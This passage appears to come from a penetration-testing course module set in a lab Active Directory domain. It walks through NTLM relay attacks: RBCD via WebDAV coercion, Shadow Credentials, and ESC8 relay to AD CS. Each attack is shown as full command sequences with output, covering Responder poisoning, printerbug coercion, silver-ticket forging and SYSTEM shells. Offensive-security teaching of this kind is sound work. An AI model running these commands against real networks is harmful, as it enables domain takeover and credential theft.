WEBDAV      172.16.117.60   445    SQL01            WebClient Service
enabled on: 172.16.117.60
```

Attacking

Now that we know `WebDAV` is enabled on `SQL01`, we will run `Responder` to poison broadcast requests, making sure that the `SMB` and `HTTP` servers are set to `Off` so that we can receive the `HTTP` `NTLM` authentication requests when coercing `SQL01$`:

```
sudo python3 Responder.py -I ens192
                                                __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

```
[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
<SNIP>
```

Subsequently, we start `ntlmrelayx` targetting the DC (`172.16.117.3`) with `LDAPS` (or `LDAP`) and the `--delegate-access` option to perform the `RBCD` attack, followed by `--escalate-user` and the computer account we want to set in the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of `SQL01$` (it is important to remember that regardless of the attack abusing `SQL01$`, `ntlmrelayx` is targeting the DC because we first need to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of `SQL01$`):

```
sudo ntlmrelayx.py -t ldaps://INLANEFREIGHT\\'SQL01$'@172.16.117.3 --
delegate-access --escalate-user 'plaintext$' --no-smb-server --no-dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

Now, we need to coerce `SQL01$` into performing `HTTP NTLM` authentication against our attack machine. We will use `printerbug.py`, and as mentioned previously, the listener needs to be a valid `WebDAV` connection string:

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.60 LINUX01@80/print
```

```
[*] Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.60
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server
is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

If authentication coercion triggered `HTTP NTLM` authentication against the attack machine, `Responder` will show the poisoned responses it sent:

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name LINUX01
(service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name linux01.local
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name linux01
```

`ntlmrelayx` will relay the `HTTP NTLM` authentication over `LDAPS`, and if the `RBCD` attack is successful, it will indicate that the delegation was successful, allowing `plaintext$` to impersonate users on `SQL01$` via `S4U2Proxy`:

```
[*] HTTPD(80): Connection from INLANEFREIGHT/[email protected] controlled,
attacking target ldaps://INLANEFREIGHT\[email protected]
[*] HTTPD(80): Authenticating against ldaps://INLANEFREIGHT\[email
protected] as INLANEFREIGHT/SQL01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] Delegation rights modified succesfully!
[*] plaintext$ can now impersonate users on SQL01$ via S4U2Proxy
[*] All targets processed!
```

With `SQL01$` trusting `plaintext$` (which implies that `plaintext$` can authenticate against `SQL01$` and, most importantly, impersonate any user), let us connect via `SMB` as the `Administrator` account. To impersonate the `Administrator` account, we will use getST.py from PKINITtools to request a service ticket and save it as a `ccache` (credential cache) file. The option `-spn cifs/sql01.inlanefreight.local` specifies that we want to interact with the `CIFS/SMB` service on `sql01.inlanefreight.local`, `-impersonate` specifies the account we want to impersonate (which is `Administrator`), and `-dc-ip` specifies the IP address of the DC (which is `172.16.117.3`). Lastly, we will append the credentials `plaintext$:o6@ekK5#rlw2rAe` to authenticate against the DC. Remember that we must use the `Service Principal Name` (`SPN`) along with the FQDN; otherwise, the attack will fail:

```
cat /etc/hosts | grep sql01

172.16.117.60   sql01   sql01.inlanefreight.local
```

```
getST.py -spn cifs/sql01.inlanefreight.local -impersonate Administrator -
dc-ip 172.16.117.3 "INLANEFREIGHT"/"plaintext$":"o6@ekK5#rlw2rAe"

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

The result of this command is a ticket saved in the file `Administrator.ccache`; we will use psexec.py to pass-the-ticket and gain an interactive shell on `sql01.inlanefreight.local` / `172.16.117.60` via `SMB`. We need to set the environment variable `KRB5CCNAME` to `Administrator.ccache`, the option `-k` to use Kerberos authentication, and `-no-pass` to avoid `psexec.py` prompting us for a password:

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass
sql01.inlanefreight.local

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on sql01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file MpAADkGH.exe
[*] Opening SVCManager on sql01.inlanefreight.local.....
[*] Creating service pVuJ on sql01.inlanefreight.local.....
[*] Starting service pVuJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Note: Remember to always use the `FQDN` as the target name when using `Kerberos Authentication`.

This attack exists in other variants and can be conducted using other tools; the recently released DavRelayUp from Mor Davidovich performs the same attack locally, without requiring the export of the ST to a remote machine and then using it.

Shadow Credentials

Suppose that we compromise Cinthia's account, `cjaq`, and it has elevated privileges over Jeffry's account, `jperez` (`PowerView` and `BloodHound` are used to identify such privileges and misconfigured `ACLs` / `DACLs`; refer to the Active Directory BloodHound module to know more); to gain persistence as `jperez`, there are two known and widely-used techniques:

1. Resetting the account's password using Cinthia's privileges.
2. Stealing the account's NTLMv2 hash and trying to crack it offline.

However, during real-world engagements, these techniques are disruptive and inconvenient. Fortunately, a third technique known as `Shadow Credentials` exists. As described in the blog post Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover, the `Shadow Credentials` attack effectively adds alternative credentials to an account, allowing attackers to obtain a TGT and subsequently the NTLM hash for the `user` / `computer`. `Shadow Credentials` persist even if the `user` / `computer` change passwords.

Attacking

To perform this attack, we will relay the `NTLM` authentication of an account with elevated privileges, in our case, `cjaq`, over `LDAP(S)` on the DC to create `Shadow Credentials` for the targeted account, `jperez`. This attack requires the domain to be able to use `PKINIT` (Kerberos pre-authentication mechanism using X.509 certificates), which is usually the case when `Active Directory Directory Services` (`AD CS`) is installed, or another internal `Public Key Infrastructure` (`PKI`).

First, we will run `Responder` with the `HTTP` server set to `Off` to poison responses of broadcast traffic:

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>

[+] Servers:
    HTTP server                [OFF]
```

```
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
<SNIP>
```

Then, we will use `ntlmrelayx` and target `LDAP(S)` on the DC using the `NTLM` authentication of `CJAQ`. The `--shadow-credentials` option makes `ntlmrelayx` attempt the `Shadow Credentials` attack, while `--shadow-target` specifies which account to target and to try set a `KeyCredentialLink` attribute to; if `--shadow-target` is not specified, the relaying account (`CJAQ`) will be targeted:

```
ntlmrelayx.py -t ldap://INLANEFREIGHT.LOCAL\\[email protected] --shadow-
credentials --shadow-target jperez --no-da --no-dump --no-acl

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Once the `NTLM` authentication is relayed over `LDAP` on the DC and the attack is successful, `ntlmrelayx` will save the `.PFX` certificate of `jperez` (named `rbnYdUv8.pfx` in this case) and the password it is protected it with (`NRzoep723H6Yfc0pY91Z` in this case):

```
ntlmrelayx.py -t ldap://INLANEFREIGHT\\[email protected] --shadow-
credentials --shadow-target jperez --no-da --no-dump --no-acl

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Servers started, waiting for connections
[*] Setting up RAW Server on port 6666
[*] HTTPD(80): Client requested path: /xml;
[*] HTTPD(80): Connection from INLANEFREIGHT/[email protected] controlled,
attacking target ldap://INLANEFREIGHT\[email protected]
[*] HTTPD(80): Client requested path: /i0t823yj4q
[*] HTTPD(80): Authenticating against ldap://INLANEFREIGHT\[email
protected] as INLANEFREIGHT/CJAQ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] All targets processed!
[*] Searching for the target account
[*] Target user found: CN=Jeffry Perez,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] Generating certificate
```

```
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0e7ed4f1-1a8f-180b-cb7a-
602f765c9cc6
[*] Updating the msDS-KeyCredentialLink attribute of jperez
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: rbnYdUv8.pfx
[*] Must be used with password: NRzoep723H6Yfc0pY91Z
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx rbnYdUv8.pfx -pfx-pass
NRzoep723H6Yfc0pY91Z INLANEFREIGHT.LOCAL/jperez rbnYdUv8.ccache
```

Subsequently, we will use gettgtpkinit.py from `PKINITtools` to get the `TGT` of `jperez` and save it to `jperez.ccache`, along with using the `.PFX` certificate and its password:

```
python3 gettgtpkinit.py -cert-pfx rbnYdUv8.pfx -pfx-pass
NRzoep723H6Yfc0pY91Z INLANEFREIGHT.LOCAL/jperez jperez.ccache

2023-07-31 13:24:29,645 minikerberos INFO     Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2023-07-31 13:24:29,666 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2023-07-31 13:24:29,695 minikerberos INFO     AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2023-07-31 13:24:29,696 minikerberos INFO
6bbf39c678fc71c1272a12379620345da082382c3b253af51a65ccc2204e8184
INFO:minikerberos:6bbf39c678fc71c1272a12379620345da082382c3b253af51a65ccc2
204e8184
2023-07-31 13:24:29,700 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

At last, using `jperez.ccache`, we will `pass-the-ticket` with Evil-WinRM to authenticate as `jperez` on the DC:

```
KRB5CCNAME=jperez.ccache evil-winrm -i dc01.inlanefreight.local -r
INLANEFREIGHT.LOCAL

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jperez\Documents> whoami
```

```
inlanefreight\jperez
```

Coming Next

The following section covers relaying `NTLM` authentication over `HTTP` and `RPC` to `AD CS` endpoints to abuse `ESC8` and `ESC11`, respectively.

Advanced NTLM Relay Attacks Targeting AD CS

We covered the technique of relaying `NTLM` authentication over `HTTP` and `RPC` in the `NTLM Cross-protocol Relay Attacks` section. In this section, we will perform `HTTP` and `RPC cross-protocol post-relay` attacks, specifically abusing `ESC8` and `ESC11`.

Active Directory Certificate Services (`AD CS`) is Microsoft's implementation of `Public Key Infrastructure` (`PKI`) designed for managing digital certificates within an organization's network. `AD CS` offers various services, including certificate issuance for secure communications, digital signatures, and encryption.

`AD CS` supports various enrollment methods, including HTTP-based enrollment, which allows users to request and obtain certificates over HTTP. However, this process typically involves authentication and authorization mechanisms to ensure only authorized users can obtain certificates. While certificates obtained through `AD CS` can be used for authentication purposes, the specific use cases and configurations depend on how an organization's infrastructure integrates the use of certificates.

We can relay `HTTP NTLM` authentication to a certificate enrollment interface, an HTTP endpoint used for interacting with the `Certification Authority` (`CA`) role service. The `CA`'s web enrollment role service provides a set of web pages designed to facilitate interactions with the `CA`. These web enrollment endpoints are typically accessible at `http://<servername>/certsrv/certfnsh.asp`. Under certain conditions, we can exploit these web enrollment endpoints to request certificates using authenticated sessions obtained through `NTLM` authentication relaying. When successful, we can impersonate the authenticated users' sessions to request certificates as them from the `CA`.

First, we can enumerate the environment with `CrackMapExec`'s `adcs` module to determine at which host the `AD CS` service lives; from the tool's output, we will find that `AD CS` is running on the DC (172.16.117.3):

```
crackmapexec ldap 172.16.117.0/24 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -M
adcs
```

```
<SNIP>
LDAP        172.16.117.3    389    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
ADCS        172.16.117.3    389    DC01             [*] Starting LDAP
search with search filter '(objectClass=pKIEnrollmentService)'
ADCS                                                Found PKI Enrollment
Server: DC01.INLANEFREIGHT.LOCAL
ADCS                                                Found CN:
INLANEFREIGHT-DC01-CA
Running CME against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
100% 0:00:00
```

Knowing that the `PKI` enrollment server is `INLANEFREIGHT-DC01-CA`, we can list all the certificates inside it; most importantly, we will find that the default `Machine` template is enabled:

```
crackmapexec ldap 172.16.117.3 -u plaintext$ -p 'o6@ekK5#rlw2rAe' -M adcs
-o SERVER=INLANEFREIGHT-DC01-CA

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        172.16.117.3    389    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
ADCS                                                Using PKI CN:
INLANEFREIGHT-DC01-CA
ADCS        172.16.117.3    389    DC01             [*] Starting LDAP
search with search filter '(distinguishedName=CN=INLANEFREIGHT-DC01-
CA,CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,'
ADCS                                                Found Certificate
Template: DirectoryEmailReplication
ADCS                                                Found Certificate
Template: DomainControllerAuthentication
ADCS                                                Found Certificate
Template: KerberosAuthentication
ADCS                                                Found Certificate
Template: EFSRecovery
ADCS                                                Found Certificate
Template: EFS
ADCS                                                Found Certificate
Template: DomainController
ADCS                                                Found Certificate
Template: WebServer
ADCS                                                Found Certificate
Template: Machine
```

```
ADCS                                                    Found Certificate
Template: User
ADCS                                                    Found Certificate
Template: SubCA
ADCS                                                    Found Certificate
Template: Administrator
```

In addition to `CrackMapExec`, we will use Certipy, a powerful offensive tool from Oliver Lyak for enumerating and attacking `AD CS` vulnerabilities and misconfigurations; it can abuse all of the `ESC` attacks family, including the newly discovered ones, ESC9 & ESC10 and ESC11.

To enumerate the `CA` configuration with `Certipy`, we need to use the find command, along with the `-enabled` option to enumerate the enabled templates. The output of `Certipy` is rich, containing a trove of knowledge about the `CA`. Accordingly, based on the `CA`'s configuration, `Certipy` will show under `[!] Vulnerabilities` if there are any vulnerabilities the `CA` suffers from, and in our case, it flags for `ESC8` and `ESC11`, in addition to the reasons. For `ESC8`, it is due to the `CA` having `Web Enrollment` set to `Enabled` (and `Request Disposition` set to `Issue`), while for `ESC11`, it is due to the `CA` not enforcing encryption for `ICPR` requests (and that `Request Disposition` is set to `Issue`):

```
certipy find -enabled -u 'plaintext$'@172.16.117.3 -p 'o6@ekK5#rlw2rAe' -
stdout

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'INLANEFREIGHT-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'INLANEFREIGHT-
DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED -
General access denied error.
[*] Trying to get CA configuration for 'INLANEFREIGHT-DC01-CA' via RRP
[*] Got CA configuration for 'INLANEFREIGHT-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : INLANEFREIGHT-DC01-CA
    DNS Name                            : DC01.INLANEFREIGHT.LOCAL
    Certificate Subject                 : CN=INLANEFREIGHT-DC01-CA,
DC=INLANEFREIGHT, DC=LOCAL
    Certificate Serial Number           : 110830E19B30B89546FA6D338A2C42DD
    Certificate Validity Start          : 2023-07-12 14:05:58+00:00
    Certificate Validity End            : 2028-07-12 14:15:57+00:00
    Web Enrollment                      : Enabled
```

```
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             :
INLANEFREIGHT.LOCAL\Administrators
      Access Rights
        ManageCertificates              :
INLANEFREIGHT.LOCAL\Administrators
                                          INLANEFREIGHT.LOCAL\Domain
Admins
                                          INLANEFREIGHT.LOCAL\Enterprise
Admins
        ManageCa                        :
INLANEFREIGHT.LOCAL\Administrators
                                          INLANEFREIGHT.LOCAL\Domain
Admins
                                          INLANEFREIGHT.LOCAL\Enterprise
Admins
        Enroll                          :
INLANEFREIGHT.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
```

Armed with this knowledge, we will learn how to exploit `ESC8` and `ESC11` using `ntlmrelayx` and `Certipy`. However, before we do so, it is crucial to remember that in our testing-ground environment, `AD CS` lives on the one and only DC available (172.16.117.3), as shown by `CrackMapExec`. Therefore, this configuration disallows us from conducting certain attacks, such as relaying a coerced `HTTP NTLM` authentication from the DC to a vulnerable web enrollment endpoint requesting the `DomainController` template, due to the `NTLM self-relay` attack being patched on almost all systems nowadays. Nevertheless, in real-world engagements, more than one DC will exist; therefore, carrying out `ESC8` or `ESC11` against them might be fruitful.

ESC8

SpecterOps's blog post Certified Pre-Owned describes the `ESC8` attack as: "If an environment has AD CS installed, along with a vulnerable web enrollment endpoint and at least one certificate template published that allows for domain computer enrollment and client authentication (like the default Machine/Computer template), then an attacker can compromise ANY computer with the spooler service running!"; in brief, `ESC8` is " `NTLM Relay to AD CS HTTP Endpoints`". The idea behind the `ESC8` attack is to coerce authentication from a machine account and relay it to `AD CS` to obtain a certificate that

allows for client authentication; afterward, we abuse the certificate to forge a Silver Ticket. Therefore, if the `AD CS` is vulnerable to `ESC8`, we can compromise any computer in the domain from which we can coerce authentication.

The conditions for `ESC8` to be abused within an environment that uses `AD CS` are:

- A vulnerable web enrollment endpoint.
- At least one certificate template enabled that allows domain computer enrollment and client authentication (like the default Machine/Computer template).

Additionally, using the tools and techniques we learned about in the `Authentication Coercion` section, we need to be able to coerce victims into performing `SMB NTLM` authentication against the attack machine we use for relaying. Remember that unlike the disallowed relay of `SMB NTLM` authentication over `LDAP` (due to session signing requirements of the DC), relaying `SMB NTLM` authentication over `HTTP` is allowed.

Enumeration

Regardless of `Certipy` flagging the `CA` vulnerable to `ESC8`, we still need to make sure that the web enrollment endpoint accepts `HTTP NTLM` authentication; checking for this is vital as system administrators might intentionally disable the `NTLM` authentication provider and replace it to negotiate Kerberos instead. To do so, we can use `cURL` or `NTLMRecon`, we will start with the former. The `-I` flag of `cURL` allows us to inspect the headers returned when issuing a request to the web enrollment endpoint `/certsrv` (or `/certsrv/certfnsh.asp`); we will find out that `NTLM` is indeed being used (in addition to `HTTPs` not being enforced), making this endpoint exploitable:

Use cURL to Inspect Headers Returned from /certsrv/

```
curl -I http://172.16.117.3/certsrv/

HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Date: Fri, 11 Aug 2023 20:52:44 GMT
```

Alternatively, we can use NTLMRecon to fuzz `NTLM`-enabled web endpoints:

Use NTLMRecon to Fuzz NTLM-enabled Web Endpoints

```
./NTLMRecon -t http://172.16.117.3/ -o json | jq

{
  "url": "http://172.16.117.3/CertSrv/",
  "ntlm": {
    "netbiosComputerName": "DC01",
    "netbiosDomainName": "INLANEFREIGHT",
    "dnsDomainName": "INLANEFREIGHT.LOCAL",
    "dnsComputerName": "DC01.INLANEFREIGHT.LOCAL",
    "forestName": "INLANEFREIGHT.LOCAL"
  }
}
```

Attacking with ntlmrelayx

To abuse `ESC8`, we can utilize `ntlmrelayx` or `Certipy` along with the PKINIT tools or the newly-released ADCSKiller. We will use the first two and the `PKINIT` tools, starting with `ntlmrelayx`.

To make `ntlmrelayx` target the HTTP web enrollment endpoint on the DC, we will use the URI `http://172.16.117.3/certsrv/certfnsh.asp` for target definition. Because we will be coercing the victim into performing `SMB` `NTLM` authentication against our attack machine, we will use `-smb2support`. The option `--adcs` enables `ntlmrelayx` to perform `AD CS` relay attacks, while `--template` allows specifying the target template to use, which is, in our case, the default and enabled `Machine` template used by computer accounts (this option is not required, as `ntlmrelayx` will default to the `Machine` or `User` templates based on whether the relayed account name ends with `$`, however, relaying a DC's `NTLM` authentication requires specifying the `DomainController` template):

Run ntlmrelayx to Perform AD CS Relay Attacks

```
sudo ntlmrelayx.py -t http://172.16.117.3/certsrv/certfnsh.asp -
smb2support --adcs --template Machine

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
```

```
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

Subsequently, using `printerbug.py` or any authentication coercion tool, we will coerce `WS01$` into performing `SMB NTLM` authentication against our attack machine:

Coerce SMB NTLM Authentication using printerbug.py

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network
address is invalid.
[*] Triggered RPC backconnect, this may or may not have worked
```

Once the `SMB NTLM` authentication is coerced, `ntlmrelayx` will relay it over `HTTP` to the web enrollment endpoint and return a base64-encoded certificate for `WS01$`:

```
[*] SMBD-Thread-5: Received connection from 172.16.117.50, attacking
target http://172.16.117.3
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.117.3 as INLANEFREIGHT/WS01$
SUCCEED
[*] SMBD-Thread-7: Connection from 172.16.117.50 controlled, but there are
no more targets left!
[*] SMBD-Thread-8: Connection from 172.16.117.50 controlled, but there are
no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 14
[*] Base64 certificate of user WS01$:
MIIRPQIBAzCCEPcGCSqGSIb3DQEHAaCCEOgEghDkMIIQ4DCCBxcGCSqGSIb3DQEHBqCCBwgwgg
```

```
cEAgEAMI<SNIP>U6EWbi/ttH4BAjUKtJ9ygRfRg==
```

Then, we need to decode the base64-encoded certificate to a `.PFX` file:

Decode the base64 Certificate to a .PFX File

```
echo -n
"MIIRPQIBAzCCEPcGCSqGSIb3DQEHAaCCEOgEghDkMIIQ4DCCBxcGCSqGSIb3DQEHBqCCBwgwg
gcEAgEAMI<SNIP>U6EWbi/ttH4BAjUKtJ9ygRfRg==" | base64 -d > ws01.pfx
```

Now we will use gettgtpkinit.py from PKINITtools to interact with the DC using the certificate file; `gettgtpkinit.py` will request a `TGT` using the `.PFX` file and then save the TGT into a `ccache` file, in addition to printing the `AS-REP` encryption key, which we will need for `getnthash.py` afterward (`gettgtpkinit.py` also has the `-pfx-base64` option that allows passing the base64 encoded certificate as a string):

Use gettgtpkinit.py to Request the TGT and AS-REP Encryption Key

```
python3 gettgtpkinit.py -dc-ip 172.16.117.3 -cert-pfx ws01.pfx
'INLANEFREIGHT.LOCAL/WS01$' ws01.ccache

2023-08-13 08:30:26,255 minikerberos INFO     Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2023-08-13 08:30:26,723 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2023-08-13 08:30:36,451 minikerberos INFO     AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2023-08-13 08:30:36,451 minikerberos INFO
917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deba644ebb2
INFO:minikerberos:917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deb
a644ebb2
2023-08-13 08:30:36,456 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Now that we have the `TGT` for `WS01$`, we can retrieve its NT hash. To do so, we will utilize getnthash.py, which uses Kerberos `U2U` to submit a TGS request for `WS01$`; the `TGS` received will include the `Privileged Attribute Certificate` (`PAC`) that contains the NT hash of `WS01$`, however in an encrypted form. To decrypt the encrypted NT hash, we will provide `getnthash.py` with the `AS-REP` encryption key that was used for the `TGT` we

requested with `gettgtpkinit.py` and got saved into `ws01.ccache`. We need to set the `KRB5CCNAME` environment variable to the `WS01$ TGT` saved in `ws01.ccache`:

Retrieve the NT Hash of WS01$ using getnthash.py

```
KRB5CCNAME=ws01.ccache python3 getnthash.py 'INLANEFREIGHT.LOCAL/WS01$' -
key 917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deba644ebb2

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
3d3a72af94548ebc7755287a88476460
```

Using the NT hash, we will forge a `silver ticket` (to learn more, refer to the Silver Ticket section from the Kerberos Attacks module), but first, we need to obtain the SID of the domain with `lookupsid.py`:

Obtain the Domain SID with lookupsid.py

```
lookupsid.py 'INLANEFREIGHT.LOCAL/WS01$'@172.16.117.3 -hashes
:3d3a72af94548ebc7755287a88476460

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Brute forcing SIDs at 172.16.117.3
[*] StringBinding ncacn_np:172.16.117.3[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1207890233-375443991-2397730614
<SNIP>
```

Now that we know the SID of the domain, we will use `ticketer.py` to forge a silver ticket and impersonate the domain Administrator account on `WS01$`. We will provide `ticketer.py` with the NT hash of `WS01$`, the domain SID and domain name, and the SPN we want to interact with, which in this case it will be `CIFS` / `SMB` so that we can establish an interactive shell session using psexec:

Use ticketer.py to Forge a Silver Ticket as Administrator

```
ticketer.py -nthash 3d3a72af94548ebc7755287a88476460 -domain-sid S-1-5-21-
1207890233-375443991-2397730614 -domain inlanefreight.local -spn
cifs/ws01.inlanefreight.local Administrator

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

At last, we will use the Kerberos ticket `Administrator.ccache` to connect to `WS01$` as Administrator using `psexec`:

Use psexec.py to Gain an Interactive Shell Session

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass
ws01.inlanefreight.local

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Requesting shares on ws01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file Txqmfqxx.exe
[*] Opening SVCManager on ws01.inlanefreight.local.....
[*] Creating service MPbs on ws01.inlanefreight.local.....
[*] Starting service MPbs.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Attacking with Certipy

Performing the same attack with `Certipy` saves us a few steps compared to `ntlmrelayx`; we will use the `relay` command (must be run as `root`), pass the IP address where `AD CS` is living, and use the `Machine` template (same as `ntlmrelayx`, we can omit `-template Machine` as `Ceritpy` automatically detects if the authentication belongs to a user or a

computer/machine based on the presence of `$` at the end; but remember, if we are coercing a DC and targeting the `DomainController` template, we must specify `-template DomainController`):

```
sudo certipy relay -target "http://172.16.117.3" -template Machine

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.117.3/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

Then, we need to coerce `WS01` into performing `SMB NTLM` authentication against our attack machine; we will also utilize `printerbug.py`:

Coercing Authentication using printerbug.py

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

